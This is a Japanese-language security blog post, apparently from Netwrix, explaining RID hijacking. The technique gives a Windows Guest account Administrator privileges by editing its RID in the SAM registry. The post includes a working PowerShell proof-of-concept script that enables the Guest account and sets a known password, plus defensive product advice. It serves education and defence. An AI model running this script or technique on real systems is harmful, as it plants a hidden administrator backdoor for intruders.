
RID hijacking は、Windows マシンに侵害した敵対者が用いる持続化(persistence)の手口です。要するに、攻撃者はローカル Administrator アカウントの RID(相対識別子)を使って、Guest アカウント(または別のローカル アカウント)に管理者権限を付与します。これにより、通常は Administrator アカウントほど監視されない Guest アカウントを使って行動できるため、発見されずに攻撃を拡大できます。
おすすめの関連コンテンツ:
攻撃の仕組み
RID ハイジャックを実行するには、攻撃者が既にマシンを侵害して管理者権限または SYSTEM 権限を取得している必要があります。これは、Guest アカウントの RID 値を Administrator アカウントの RID に変更する必要があるためです。これらの値は次のとおりです:
- Administrator: 16進数で 0x1F4(10進数で 500)
- Guest: 16進数で 0x1F5(10進数で 501)
ステップ 1。 レジストリ エディターで SAM キー配下の Users サブキーを探します。次に 000001F5 をクリックして Guest アカウントの詳細を表示します:

ステップ 2。 F の値には、アカウントの RID が保存されます。この値を編集するには、それを右クリックして Modify をメニューから選択します。「バイナリ値の編集(Edit Binary Value)」ウィンドウが開きます:

ステップ 3。 オフセット 30 には値 0x1F5 があり、これは Guest アカウントの RID です。単にその値を 0x1F4 に変更してください。0x1F4 は Administrator アカウントの RID です。

Guest アカウントの下で whoami コマンドを実行すると、Guest アカウントが、表示された SID の最後の部分(10進数で 500)である Administrator の RID を持つようになったことが確認できます:
概念実証(Proof of Concept)スクリプト
この脆弱性に対して概念実証(proof of concept)を実行するために使用できるスクリプトです( GitHub にもあります):
      <#
	Date 10/24/2018
	Author: Kevin Joyce
	Description: RID Hijacking - runs PowerShell as SYSTEM and modifies a registry value associated with the Guest account. Sets the RID to 500 (Administrator), enables and sets the password for the Guest account. The objective of this script is to be a proof of concept for a RID Hijacking persistence technique. This technique allows an attacker to use the Guest account with administrative privileges.

	USE WITH CAUTION. STEALTHBITS TECHNOLOGIES, INC. IS NOT RESPONSIBLE FOR ANY DAMAGES CAUSED BY ATTEMPTING TO USE THIS SCRIPT. IT IS POSSIBLE TO CORRUPT THE GUEST ACCOUNT IF SOMETHING GOES WRONG. IT IS SUGGESTED THAT THIS BE DONE ON A VIRTUAL MACHINE AFTER A SNAPSHOT HAS BEEN TAKEN.
	#>


	#set path of target key
	$key = 'HKLM:\SAM\SAM\Domains\Account\Users\000001F5'


	#get content of target value
	$binaryValue = (Get-ItemProperty -Path $key -Name "F")."F"


	#exports contents of current registry values, allows to roll back if corruption occurs
	reg export 'HKLM\SAM\SAM\Domains\Account\Users\000001F5' .\export.reg
	Write-Host 'Registry key exported.'


	#change guest RID at offset 0x30 to 244 (500) - default 245 - to set the RID back to 501 change $newValue below to 245
	$newValue = 244
	if ($binaryValue[48] -notin (244,245)){
	    throw 'Unknown value set at offset 0x30. Expected values: 244 or 245. Current value: ' + $binaryValue[48] +'.'
	    stop
	} else {
	    $binaryvalue[48] = $newValue
	    Write-Host 'Value at 0x30 set to '  $binaryValue[48]
	}


	#enable guest account at offset 0x38 to 20 - default 21 - to disable guest account change $newValue below to 21
	$newvalue = 20
	if ($binaryValue[56] -notin (20,21)){
	    throw 'Unknown value set at offset 0x38. Expected values: 20 or 21. Current value: ' + $binaryValue[56]+'.'
	    stop
	} else {
	    $binaryvalue[56] = $newvalue
	    Write-Host 'Value at 0x38 set to '  $binaryValue[56]
	}


	#iterate through every position from original value converting to hexadecimal and storing in new variable
	$hexValue = ''
	for ($i =0; $i -lt $binaryValue.length; $i++){
	    $hexValue += "{0:x2}" -f $binaryValue[$i]
		}
	Write-Host 'You are about to change the RID and enable the Guest account. Press enter to continue.'
	pause

	#set value of F to contents of variable
	reg add "HKLM\SAM\SAM\Domains\Account\Users\000001F5" /v F /t REG_BINARY  /d $hexValue /f
	Write-Host 'Guest account enabled and RID set to 500.'


	#set Guest password
	$password = '!Password123!'
	net user guest $password
	Write-Host 'Guest account password set to' $password
	Write-Host ""


	Write-Host "Open a command prompt as Guest to see the new RID and privileges associated with the Guest account. Pressing enter will continue the script and roll back all changes besides the password of the Guest account."
	Write-Host ""
	Write-Host "To run a command promp as Guest, shift+right click cmd.exe and select Run as different user. When prompted enter .\Guest for the username and $password as the password. This will spawn a command prompt window. Once this pops up, enter 'whoami /all | more' to see information about the Guest account. Once complete, you can come back to this screen and press enter to continue."
	pause


	#imports exported contents of previous registry keys, rolls back all changes
	reg import .\export.reg
	Write-Host 'Registry key rolled back to original.'
	Write-Host 'Proof of concept complete.'
	pause
Netwrix がどのように支援できるか
Netwrix は RID hijacking(RID ハイジャック)に対する防御に役立つ 2 つのソリューションを提供します:
- Netwrix Privileged Access Management solution により、特権アカウントに関連する不審なアクティビティ(RID hijacking で起こるようなユーザー アカウントの変更の試みを含む)を見つけることができます。また、password policies を強力に適用して、そもそも特権アカウントへの不正アクセスを防止するとともに、特権アカウントの利用を、昇格された権限を必要とするタスクに限定できます。
- Netwrix Change Tracker は、セキュリティ設定への変更を監査します。Active Directory のアカウントの RID 値への変更も含まれます。
共有する
もっと詳しく
著者について

Kevin Joyce
プロダクトマネジメント担当ディレクター
Netwrix のプロダクトマネジメント担当ディレクター。Kevin はサイバーセキュリティに情熱を持ち、特に攻撃者が組織の環境を悪用するために用いる戦術や手法を理解することに注力しています。Active Directory と Windows のセキュリティに焦点を当てたプロダクトマネジメントでの 8 年の経験を通じて、その情熱を活かし、組織がアイデンティティ、インフラ、データを保護できるようなソリューションの構築を支援しています。